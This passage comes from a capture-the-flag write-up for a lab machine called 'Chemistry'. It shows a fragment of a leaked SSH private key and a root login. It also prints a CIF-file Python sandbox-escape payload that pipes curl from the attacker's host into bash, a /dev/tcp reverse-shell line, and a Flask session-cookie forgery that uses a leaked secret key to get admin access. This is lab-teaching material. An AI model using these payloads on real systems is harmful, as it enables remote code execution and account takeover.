5DOW8mr+W84SMMYbXU8tNg1o6hUJ9pGkPMXvV/mJq39sCvAuHswMnL5X9yLwE4/vl66Zpo
fbkdR3UtV7w+4JRBajW2KN0PzoYjLaNSRaoFroHh5u9ecg5wdwPqIOEhc6xL6y3oADsLzZ
Q2BoyVp06hJlA5Pa7juBKuGndU2DGwAAAAMBAAEAAAGBAJikdMJv0IOO6/xDeSw1nXWsgo
325Uw9yRGmBFwbv0yl7oD/GPjFAaXE/99+oA+DDURaxfSq0N6eqhA9xrLUBjR/agALOu/D
p2QSAB3rqMOve6rZUlo/QL9Qv37KvkML5fRhdL7hRCwKupGjdrNvh9Hxc+WlV4Too/D4xi
JiAKYCeU7zWTmOTld4ErYBFTSxMFjZWC4YRlsITLrLIF9FzIsRlgjQ/LTkNRHTmNK1URYC
```

...SNIP

Save private key and change permission to 600

```
$chmod 600 id_rsa
```

I can ssh to root

```
└─$ ssh -i id_rsa root@10.10.11.38
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
```

Beyond root

I can try troubleshooting by saving error log in the command

```
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("curl http://10.10.16.10:8000/pwn 2>/dev/shm/error1.log | bash 2>/dev/shm/error2.log");0,0,0'$
```

```
rosa@chemistry:~$ cat /dev/shm/error1.log
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    42  100    42    0     0    136      0 --:--:-- --:--:-- --:--:--   137
(23) Failed writing body
rosa@chemistry:~$ cat /dev/shm/error2.log
sh: 1: b*ash: not found
```

*It looks like bash changes to b*ash, which is very weird. I also can see this in ps -ef --forest*

```
/usr/bin/python3.9 /home/app/app.py
 \_ sh -c /bin/b*ash -c '/bin/b*ash -i >& /dev/tcp/10.10.16.10/9001 0>&1'
     \_ /bin/bash -c /bin/b*ash -i >& /dev/tcp/10.10.16.10/9001 0>&1
         \_ /bin/bash -i
             \_ python3 -c import pty;pty.spawn("/bin/bash")
                 \_ /bin/bash
```

*Fortunately, there seems to be /bin/b*ash has the only option /bin/bash*

I can forge cookie using the secret key leaked

First, check flask version(Use python3.9, not python3)

```
^Capp@chemistry:~$ /usr/bin/python3.9
Python 3.9.5 (default, Nov 23 2021, 15:27:38)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import flask
>>> flask.__version__
<stdin>:1: DeprecationWarning: The '__version__' attribute is deprecated and will be removed in Flask 3.1. Use feature detection or 'importlib.metadata.version("flask")' instead.
'3.0.3'
```

It's 3.0.3, so I can't use flask-unsign to forge cookie, but I can just run it to decode it

```
└─$ flask-unsign --unsign --secret MyS3cretCh3mistry4PP --cookie .eJwlzjsOwjAMANC7ZGZI_ImdXqayHUewtnRC3J1K7G94n7KvI89n2d7HlY-yv2bZSqZjh8mDBqgmLNH05e5SWb0mIlaoGJ
QbAwH12k6cnbSJEFu3FNv0kWkr0QACGog1IMJuxG3ZAU1WQ4RUUNxmoTVqWBc7sh15vHfNC7fH7CTLrE.aIr9ag.mixujOLRdS4TPIiZQqqPkWsC9Ng
[*] Session decodes to: {'_fresh': True, '_id': 'eeb362d5949288e2f78ebfbbb7058b0e3330203c2e21a99b2b8da89ed648e4735156e802067776fe3222c412746c5436a451e5828a7fb2ccc
0c83da7ca0d82a5', '_user_id': '15'}
```


It has _user_id 15, but I need it to be 1 as admin. I created a python file

```python
from flask.sessions import SecureCookieSessionInterface$
from app import app$
$
# Create the session data you want$
session_data = {$
    '_user_id': '1',$
    '_fresh': True$
}$
$
# Use Flask's own serializer to generate a valid session cookie$
serializer = SecureCookieSessionInterface().get_signing_serializer(app)$
cookie = serializer.dumps(session_data)$
print("Valid session cookie:", cookie)$
```

Copy this file to the same directory of app.py and run it

```
app@chemistry:~$ ls
app.py  flask_cookie.py  instance  __pycache__  static  templates  uploads
app@chemistry:~$ /usr/bin/python3.9 flask_cookie.py
Valid session cookie: eyJfdXNlcl9pZCI6IjEiLCJfZnJlc2giOnRydWV9.aIsFpA.Y3reAiobKdlhI3gxclSJQiVvKcg
```

Put this to the session in devtool



Refresh and go to dashboard lets me in

